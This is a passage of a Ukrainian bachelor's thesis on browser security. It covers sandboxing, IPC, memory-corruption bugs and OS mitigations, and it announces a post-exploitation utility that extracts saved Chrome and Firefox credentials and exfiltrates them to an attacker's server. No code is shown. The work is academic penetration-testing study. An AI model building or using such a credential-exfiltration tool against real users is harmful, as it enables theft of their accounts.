НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

До захисту допущено
Завідувач кафедри

_____ **Дмитро ЛАНДЕ**
(підпис)

«_____»_____2022 р.

Дипломна робота

на здобуття ступеня бакалавра

за освітньо-професійною програмою «Системи, технології та математичні методи кібербезпеки»
спеціальності: 125 «Кібербезпека»

на тему: «Утиліта отримання збережених атрибутів доступу в Google Chrome та Mozilla Firefox»
Виконав: здобувач вищої освіти **IV** курсу, групи ФБ-82
(шифр групи)

Руднік Анатолій Андрійович
(прізвище, ім'я, по батькові) (підпис)

Керівник к.т.н., доцент Барановський Олексій Миколайович
(посада, науковий ступінь, вчене звання, прізвище, ім'я, по батькові) (підпис)

Рецензент _____ _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище, ім'я, по батькові) (підпис)

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.
Здобувач вищої освіти _____
(підпис)

Київ - 2022 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)
Спеціальність – 125 «Кібербезпека»
Освітньо-професійна програма «Системи, технології та математичні методи кібербезпеки»

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Дмитро ЛАНДЕ
(підпис)
«___»_____2022 р.

ЗАВДАННЯ
на дипломну роботу здобувачу вищої освіти

Руднік Анатолій Андрійович
(прізвище, ім'я, по батькові)

1. Тема роботи «Утиліта отримання збережених атрибутів доступу в google chrome та mozilla firefox», керівник роботи Барановський Олексій Миколайович к.т.н., доцент, затверджені наказом по університету від « » _____ 2022 р. №

2. Термін подання здобувачем вищої освіти роботи 14 червня 2022 р.

3. Вихідні дані до роботи: попередні дослідження проблем з безпекою інтернет браузерів

4. Зміст роботи: Дослідження різнорівневих проблем з безпекою в інтернет браузерах та засобів протидії ним,розробка утіли для отримання атрибутів доступу в Google Chrome та Mozilla Firefox

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо) Утіліта отримання збережених атрибутів доступу в google chrome та mozilla firefox – презентація.

6. Дата видачі завдання: 05.10.2021

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка
1	Формулювання теми дипломної роботи	05.10.2021	виконано
2	Вивчення рекомендованої літератури	10.01.2022-16.02.2022	виконано
3	Визначення структури дипломної роботи	20.03.2022	виконано
4	Збір та обробка даних для дослідження	21.03.2022-26.05.2022	виконано
5	Розробка утиліти для отримання атрибутів доступу з браузерів	10.05.2022-27.05.2022	виконано
6	Тестування утиліти	27.05.2022-29.05.2022	виконано
7	Передзахист дипломної роботи	14.06.2022	виконано
8	Захист дипломної роботи	21.06.2022	

Здобувач вищої освіти _____ Анатолій РУДНІК
(підпис) (Власне ім'я, ПРІЗВИЩЕ)

Керівник роботи _____ Олексій БАРАНОВСЬКИЙ
(підпис) (Власне ім'я, ПРІЗВИЩЕ)

РЕФЕРАТ

Обсяг роботи 58 сторінок, 43 ілюстрації, 2 таблиці, 1 додаток, 49 джерел літератури.

Метою данної роботи є дослідження різнорівневих проблем у безпеці веб браузерів та розробка програмного засобу для отримання атрибутів доступу, збережених у найпопулярніших браузерах Google Chrome та Mozilla Firefox з подальшою екфільтрацією їх на сервер атакуючого. Утиліта є універсальною для операційних систем Windows та Linux.

Розроблений програмний засіб буде використовуватися тестувальниками на проникнення на етапі пост експлуатації, щоб отримати збережені атрибути доступу з інтернет браузерів для подальшого бокового переміщення по інфраструктурі.

Ключові слова: БРАУЗЕР, ВРАЗЛИВІСТЬ, ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, ПОСТ ЕКСПЛУАТАЦІЯ.

ABSTRACT

The volume of work is 58 pages, 43 illustrations, 2 tables, 1 appendice, 49 sources of literature.

The purpose of this work is to study the various security issues of web browsers and develop software to obtain access attributes stored in the most popular browsers Google Chrome and Mozilla Firefox and then filter them to the attacker's server. The utility is universal for Windows and Linux.

The developed software will be used by penetration testers in the post exploitation phase to obtain saved stored attributes of access from Internet browsers for lateral movement across the infrastructure.

Keywords: BROWSER, VULNERABILITY, PENETRATION TESTING, POST EXPLOITATION

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

RCE – Remote Code Execution

UAF – Use-After-Free

ASLR - Address Space Layout Randomization

DEP – Data Execution Prevention

CFG - Control Flow Guard

IPC - Inter Process Communications

MIR - Middle-level Intermediate Representation

JIT – Just-In-Time

DOM – Document Object Model

XSS – Cross-Site Scripting

CSRF - cross-site request forgery

CSP - Content Security Policy

ШПЗ – Шкідливе Програмний Засіб

PBKDF - Password-Based Key Derivation Function

AES - Advanced Encryption Standard

ASN.1 - Abstract Syntax Notation One

HTTP - HyperText Transfer Protocol

ВСТУП

В наш час дуже важко уявити роботу в мережі без використання веб браузеру. Вони встановлені повсюдно: на пк, мобільних телефонах, телевізорах, ігрових консолях та навіть в деяких автомобілях. За недовгий час браузери еволюціонували з програм, які парсять та рендерять HTML – у дуже складні системи через які можна стрімити відео та аудіо, отримувати геолокацію, підключатися до віртуальної машини у хмарі і т.д. Завдяки сучасним технологіям у веб браузерах з векторної графіки, скриптингу, каскадних таблиць стилів, web api та іншого вдалося зробити вебсайти, які можуть замінити багато десктопних додатків, наприклад: поштові клієнти, додатки для побудови діаграм, редагування документів, роботи з електронними таблицями.

Завдяки такій массовості та використанню їх для задач з високим рівнем приватності таких як: оплата, робота з документообігом, доступ до персональних файлів у хмарі і таке інше. Вони стали лакомим шматочком для хакерів, тому велика кількість зіродеїв припадає саме на веб браузери. Також в пошуку вразливостей у браузерах дуже зацікавлені спеціалісти з інформаційної безпеки, знамениті змагання з етичного факінгу як Pwn2Own, Real World CTF включають завдання на браузерну експлуатацію та дають за них велику кількість балів та грошей. Наприклад в Pwn2Own в «Web Browser Category» ціна за експлоїт може досягати 150,000 долларів США. Ще більше за них платять спецслужби. Наприклад компанія «zerodium» платить до 500000 долларів сша за RCE Google Chrome. Такі ціни зумовлені тим, що вендори браузерів не стоять на місці, винаходять та покаращують засоби захисту.

Мета роботи — дослідження проблем безпеки в сучасних інтернет браузерах, засобів захисту від них, розробка утиліти постекплуатації для отримання атрибутів доступу у популярних браузерах при проведенні тесту на проникнення.

Завдання роботи – аналіз різнорівневих проблем безпеки в сучасних та найбільш популярних інтернет браузерах, засобів протидії ним, розробка

універсальної утиліти постекплуатації, яка збирає атрибути доступу збережені у двох найпоширеніших браузерах «Google Chrome» та «Mozilla Firefox», і працює для Windows і Linux.

Актуальність роботи – розробка браузерів йде дуже швидко, додаються нові компоненти та функціонал, вносяться зміни у вже існуючий. Наприклад за березень 2022 вийшло 3 версії Firefox, тому дуже важливо слідкувати та аналізувати проблеми безпеки, їх типи, в яких компонентах вони зустрічаються та які засоби захисту від них є та чи ефективні вони. Актуальність розробки утиліти для отримання атрибутів доступу збережених паролів полягає у тому, що при тестуванні на проникнення на етапі постекплуатації шукаються паролі, які збережені в програмах або в файлах і дуже часто люди зберігають атрибути доступу саме у браузерах, тому тестувальнику буде дуже зручно мати утиліту, яка є універсальною для Windows і Linux та збирає атрибути доступу з найпоширеніших браузерів,ексфільтрує їх на сервер атакуючого автоматично.

Об'єкт дослідження – сучасні найпопулярніші веб браузери.

Предмет дослідження — компоненти та механізми інтернет браузерів, проблеми з їхньою безпекою та методи рішення цих проблем.

Методи дослідження — аналіз інформаційних джерел, наукових робіт, літератури з обраної тематики.

Наукова новизна – на 2022 рік немає повної, різнорівневої та актуальної аналітики проблем з безпекою у веб браузерах та методам протидії ним. На данний час немає утиліти для отримання атрибутві доступу, збережених у браузерах «Mozilla Firefox» та «Google Chrome», яка одночасно є універсальною для Windows і Linux та ексфільтрує їх на сервер атакуючого.

Практичне застосування — комплексна аналітика сучасних проблем безпеки інтернет браузерів дає повну картину та допомогає виявити найслабкіші місця, що допоможе дослідникам інформаційної безпеки та вендорам браузерів почати над ними працювати. Утиліта для отримання атрибутів доступу з популярних браузерів буде використовуватися при проведенні тестування на проникнення.

1 ВРАЗЛИВОСТІ СУЧАСНИХ ВЕБ-БРАУЗЕРІВ

1.1 Низькорівневі бінарні вразливості та захист від них

Сучасні веб браузери запускають багато процесів, кожен з яких має свій рівень привілеїв. Основними процесами є:

- **Процес браузера** — батьківський процес, забезпечує взаємодію користувача з браузером та керує дочірніми процесами, має такий же рівень привілеїв як і користувач, та це єдиний процес, який може робити системні виклики та має доступ до файлової системи.
- **Процес рендерінга** — процес, який відповідає за парсинг та рендерінг контенту, отримнаого з веб серверу. Є найбільш обмеженим процессом браузера через те, що саме цей процес є схильним до вразливостей. Для кожної вкладки у браузері створюється окремий процес рендерінга, більш того, для сторінок зі складною структурою навіть може використовуватися декілька дочірніх процесів (наприклад один рендерить картинку, а інший — векторную графіку svg).
- **Процес gpu -** обробляє завдання GPU ізольовано від інших процесів. Він винесений в окремий процес, оскільки графічні процесори обробляють запити від кількох програм і малюють їх на одній поверхні.
- **Процес плагінів -** керує будь-якими плагінами, які використовує веб-сайт, наприклад PDF Viewer.
- **Процес розширень** - керує розширеннями браузера. Цей процес дозволяє користувачам налаштовувати свій браузер за допомогою спеціальних плагінів.

Процеси мають обмінюватися інформацією між собою. Для цього є механізм під назвою IPC (Inter-process communication), в кожному браузері він реалізований по-різному. Наприклад у Firefox так:



Рисунок 1.1 - Взаємодія між процесами через IPC у Firefox [1]

Firefox внутрішньо використовує три основні методи комунікації, за допомогою яких дочірні процеси можуть взаємодіяти з батьківським процесом:

1. **IPDL -** це мова, специфічна для Mozilla, яка використовується для визначення механізму передачі повідомлень між процесами в коді C++.
2. **Спільна пам'ять** - IPDL надає вбудований тип Shmem. Shmem являє собою сегмент пам'яті, відображений як в батьківському, так і в дочірньому адресному просторі. Shmems використовуються, щоб уникнути копіювання великої кількості даних через канал IPC.
3. **JSActors** — переважний спосіб виконання IPC в JavaScript базується на JS Actors. Батьківський та дочірній процес має пару JS Actors, батьківський процес має екземпляр JSProcessActorParent, а дочірній - JSProcessActorChild. Пара створюється «ліниво», після першого виклику getActor(«MyActor»). Слід зауважити, що якщо батьківський процес має кілька дочірніх, батьківський процес зазвичай розміщує кілька екземплярів MyActorParent, тоді як кожен дочірній процес розміщуватиме один екземпляр MyActorChild. Надсилання та отримання повідомлень відбувається за допомогою функцій sendAsyncMessage та receiveMessage.

Також у всіх сучасних браузерів є пісочниця. Це механізм безпеки, який обмежує процес. Наприклад у Firefox існує декілька рівнів обмежень, чим вище рівень — тим більше обмежень накладається на процес.

Таблиця 1.1 – Рівні обмежень пісочниці у Firefox

Рівень	Обмеження
1	Більшість системних викликів, включаючи створення процесів
2	1. Усе с рівня 1 2. Доступ на запис до файлової системи 3. Виключає спільну пам’ять, tempdir, відеоапаратуру
3	1. Усе з 1-2 рівнів 2. Доступ для читання до більшої частини файлової системи 3. Конфігурація GTK, шрифти, спільні дані та бібліотеки
4	1. Усе з рівнів 1-3 2. Доступ до мережі, включаючи локальні сокети 3. x11 socket 4. System V IPC(Якщо не використовується fgxlrx або VirtualGL) 5. Використовує chroot 6. Використовує непривілейовані

На рисунку 1.2 зображена архітектура браузеру Mozilla Firefox



Рисунок 1.2 Архітектура Firefox

Пісочниця реалізована по-різному у кожній ОС. Наприклад у Linux Firefox реалізує пісочницю за допомогою seccomp-bpf та chroot [8]:

- **seccomp-bpf** – утиліта ядра Linux, є розширенням для класичного seccomp, дозволяє фільтрувати системні виклики, які може робити програма за допомогою BPF. Ці фільтри можна використовувати, щоб дозволити або заборонити довільний набір системних викликів, а також фільтрувати аргументи системного виклику (лише числові значення; аргументи вказівника не можуть бути розіменовані). Крім того, замість того, щоб просто завершувати процес, фільтр може підняти сигнал, що дозволяє обробнику сигналу імітувати ефект забороненого системного виклику [9].

- Chroot — замінює корневу файлову систему для процеса, тим самим обмежує доступ для неї.

У Windows пісочниця реалізована за допомогою механізмів: integrity level, app container, System Call Disable Policy, job objects.

Windows Integrity Mechanism - є розширенням архітектури безпеки Windows, яка базується на контрольному моніторі безпеки в ядрі. Монітор безпеки посилює контроль доступу, порівнюючи ідентифікатори SID користувачів і груп у маркері доступу безпеки з наданими дозволами доступу в ACL дескриптора безпеки об'єкта. Механізм цілісності додає рівень цілісності до маркера доступу безпеки та обов'язковий запис контролю доступу мітки до системного ACL (SACL) у дескрипторі безпеки. Використовуються 4 рівні цілостності: Untrusted level, Low integrity level, Medium, High,System [10]. Чим нижчий рівень цілосності у процеса — тим менше доступу він має до об'єктів у системі. Наприклад у Chrome процес рендерінга має untrusted рівень цілостності.

App container - це обмежувальне середовище для виконання процесів, яке можна використовувати для застарілих програм для забезпечення безпеки ресурсів. Додаток, що працює в AppContainer, може отримати доступ лише до ресурсів, спеціально наданих йому. У результаті програми, реалізовані в AppContainer, не можуть бути зламані, щоб дозволити зловмисні дії за межами обмежених призначених ресурсів. Це ізолює програму від доступу до обладнання, файлів, реєстру, інших програм, підключення до мережі та мережевих ресурсів без спеціального дозволу [11].

System Call Disable Policy — структура, яка використовується для встановлення обмежень на те, які системні виклики можуть бути викликані процесом [12].

Job objects - дозволяє керувати групами процесів як єдиним цілим. Об'єкти завдання — це об'єкти, які можна іменувати, захищати та спільно використовувати, які контролюють атрибути процесів, пов'язаних з ними. Операції, що виконуються над об'єктом завдання впливають на всі процеси, пов'язані з об'єктом завдання. Приклади включають застосування обмежень, таких як розмір робочого набору та

пріоритет процесу, або припинення всіх процесів, пов’язаних із завданням [13]. За допомогою цього механізму можна забороничи читання/запис clipboard, заборонити доступ до USER handles створених поза об’єктом завдання і т.д. Процес рендерінга Google Chrome використовує ці обмеження [14].

Щоб проексплуатувати вразливість у браузері недостатньо скомпроментувати якийсь процес браузера та досягти виконання довільного коду, треба ще зробити sandbox escape, в іншому випадку можливості атакуючого будуть дуже лімітовані через заборону системних викликів, обмежень файлової системи та інших. Ватрість sandbox escape навіть більша, ніж вразливості пошкодження пам’яті за данними Mozilla bug bounty platform [15].

Sandbox escape можна зробити через вразливість в самому механізмі операційної системи, який впроваджує ізоляцію, але вони зазвичай доволі продумані і протестовані, тому легше знайти вразливість в IPC браузера.

Наприклад, у 2019 році була атака на співробітників криптобіржі Coinbase, sandbox escape робився за допомогою вразливості CVE-2019–11708 [16]. Скомпроментований процес рендерінга міг передати посилання на інтернет сторінку через IPC батьківському процесу, а батьківський процес відкривав цю сторінку, тобто можна передати сторінку з експлоїтом та вона буде відкрита через батьківський процес, який не обмежений пісочницею [17].

За статистикою Chromium project [3] 69% серйозних проблем з безпекою становлять вразливості пошкодження пам’яті:



Рисунок 1.3 – Аналіз 912 високих або критичних вразливостей починаючи з 2015 року

Така ж сама ситуація і у Microsoft, за останні 12 років близько 70 відсотків усіх патчів Microsoft виправляли помилки безпеки пам'яті.

Така поширеність зумовлюється тим, що в основному браузери написані на низькорівневих мовах програмування таких як C/C++, в них доступ до пам’яті має контролювати програміст, тому через його помилки виникають вразливості.

Вразливості пошкодження пам’яті є найбільш цінними, оскільки надають можливість впроваджувати виконуваний код у пам’ять пристрою через вразливість у браузері.

Було проаналізовано типи вразливостей у браузері Chrome за 2022 рік з відкритих джерел [5]:

Таблиця 1.2 – Типи та кількість вразливостей у браузері Chrome за 2022 рік

Тип	Кількість
Use after free	43
Inappropriate implementation	22
Heap buffer overflow	11
Out of bounds memory access	5
Extension vulnerability	3
Type confusion	3
Policy bypass	2
Incorrect security UI	2
Data leak	1
Insufficient policy enforcement	1
Integer overflow	1
Uninitialized use	1

Як можна бачити з таблиці 1.2 – бінарні вразливості є найчастішими.

Найбільш розповсюдженими є вразливостями є вразливості класу «use after free», вона виникає через неправильне використання динамічної пам’яті під час роботи програми. Якщо після звільнення місця в пам’яті, що виділена для об’єкту програма не очищає вказівник на цю пам’ять, зловмисник може використати цю помилку, щоб зламати програму.

Вразливості типу UAF є дуже небезпечними тому,що завдяки ним можна отримати виконання довільного коду. Наприклад у лютому 2022 року APT “Lazarus” використала CVE-2022-0609, що є вразливістю UAF у Chrome. Було атаковано 335 осіб, що працюють у 10 різних ЗМІ та криптовалютних, фінтех індустріях. Жертви отримували електронні листи від рекрутерів Disney, Google і Oracle з підробленими

потенційними вакансіями. Електронні листи містили посилання на законні веб-сайти пошуку роботи, такі як Indeed та ZipRecruiter.

Жертви, які, переходили за посиланням потрапляли на сторінку з iframe, який запускав експлоїт [6].

В останній час найбільш вразливим компонентом у браузерах є рушій javascript. В основному вразливості виникають під час спекулятивної оптимізації байткоду при Jit компіляції, їх складніше запобігти ніж класичні бінарні вразливості через їх специфічність.

Спекулятивна оптимізація байткоду — компілятор дивиться на те, які типи значень спостерігалися в минулому, і припускає, що в майбутньому ми побачимо ті самі типи значень. Наприклад якщо ми знаємо, що при операції a*b операнди є цілими числами то нам не треба обробляти різни випадки, при котрих ці операнди можуть мати різні типи.

Прикладом такої вразливості є CVE-2019-9810 у Firefox. Вона виникає у LonMonkey, що є являє собою JavaScript Jit компілятор для рушія SpiderMonkey. LonMonkey перетворює байткод у MIR, який потім оптимізується за допомогою GVN.

MIR Generation — під час цієї процедури байткод перетворюється у MIR(Middle-level intermediate representation) інструкції, які універсальні для будь-якої архітектури. Інструкції являють собою вершини, які потім складають граф. Gvn — метод оптимізації, який згортає подібні вирази, переконавшись, що нам потрібно виконати його лише один раз. За допомогою функції congruentTo перевіряється чи роблять два MIR вузли однакову операцію шляхом перевірки опкодів цих вузлів та чи однакові в них флаги та операнди. Якщо congruentTo повертає true — один з MIR вузлів та всі його використання видаляються з графа.

Вразливість виникає через те, що піля опитмізації за допомогою Gvn видаляється блок інструкцій, який не дозволяє писати за границі масиву [7].

Щоб захиститися від вразливостей пошкодження пам’яті браузери в першу чергу використовують засоби захисту, які вже вбудовані у операційну систему такі як: ASLR, DEP, Stack Canaries, CFG.

ASLR — технологія, яка застосовується в операційних системах, при використанні якої випадковим чином змінюється розташування в адресному просторі процесу важливих структур даних, а саме образів виконуваного файлу, підвантажуваних бібліотек, купи і стека [18]. Вразливості пошкодження пам’яті можуть зазвичай бути проекплуатовані тоді, коли атакуючий знає розташування пам’яті процесу. Коли ASLR ввімкнений — програма запускається кожного разу з непередбачуваною розміткою пам’яті, що заважає атакуючому використовувати статичні адреси в експоїтах і вимиагає від атакуючого шукати вразливості типу “information leakage”, якщо таких вразливостей немає — залишається вгадувати адресу мотодом брутфорсу, що дуже ймовірно призведе до крашу програми. Усі процеси сучасних веб браузерів мають увімкнений ASLR.

DEP – це механізм захисту пам’яті, який вбудований в операційну систему, дозволяє системі позначати одну або кілька сторінок пам’яті як невиконані. Позначення областей пам’яті як невиконуваних означає, що код не може бути запущений з цієї області пам’яті, що ускладнює використання переповнення буфера [19]. Наприклад якщо шеллкод потрапив у стек то DEP робить стек невиконуваним, що запобігає виконанню цього шелкоду. Усі процеси сучасних веб браузерів мають увімкнений DEP.

Stack Canaries – це контрольні значення, додані до бінарних файлів під час компіляції, щоб захистити критичні значення стека, як адреса повернення з функції від атак переповнення буфера. Якщо під час певних етапів потоку виконання, наприклад, безпосередньо перед поверненням (RET), буде виявлено неправильну канарейку, програма завершиться з помилкою [20]. Усі сучасні браузери компілюються зі Stack Canaries.

CFG - це високооптимізована функція безпеки платформи, створена для боротьби з уразливими місцями пошкодження пам’яті. Встановлюючи жорсткі обмеження щодо того, звідки програма може виконувати код, це значно ускладнює

експлойтам виконання довільного коду через такі вразливості, як переповнення буфера. CFG розширює попередні технології пом'якшення впливу, такі як /GS, DEP і ASLR [21]. Усі сучасні браузери компілюються з CFG.

Окрім загальних системних засобів захисту наведених вище браузери використовують ще специфічні засоби захисту направлені на протидію специфичним вразливостям.

Наприклад, Microsoft запровадив “heap isolation”, що допомогає запобігати вразливості классу UAF, завдяки цьому механізму для DOM об’єктів виділяється окрема купа. Через це атакуючий не може розмістити довільні данні у просторі звільненого DOM об’єкту [22].

1.2 Web-based атаки та захист від них

Навідмінність від бінарної експлуатації - web-based вразливості набагато простіше, завдяки цьому вони більш поширені та націлені на більшу кількість людей. За данними hackerone client-side атаки на веб застосунки становлять 35-55% від загальної кількості вразливостей у всіх галузях промисловості [23]:

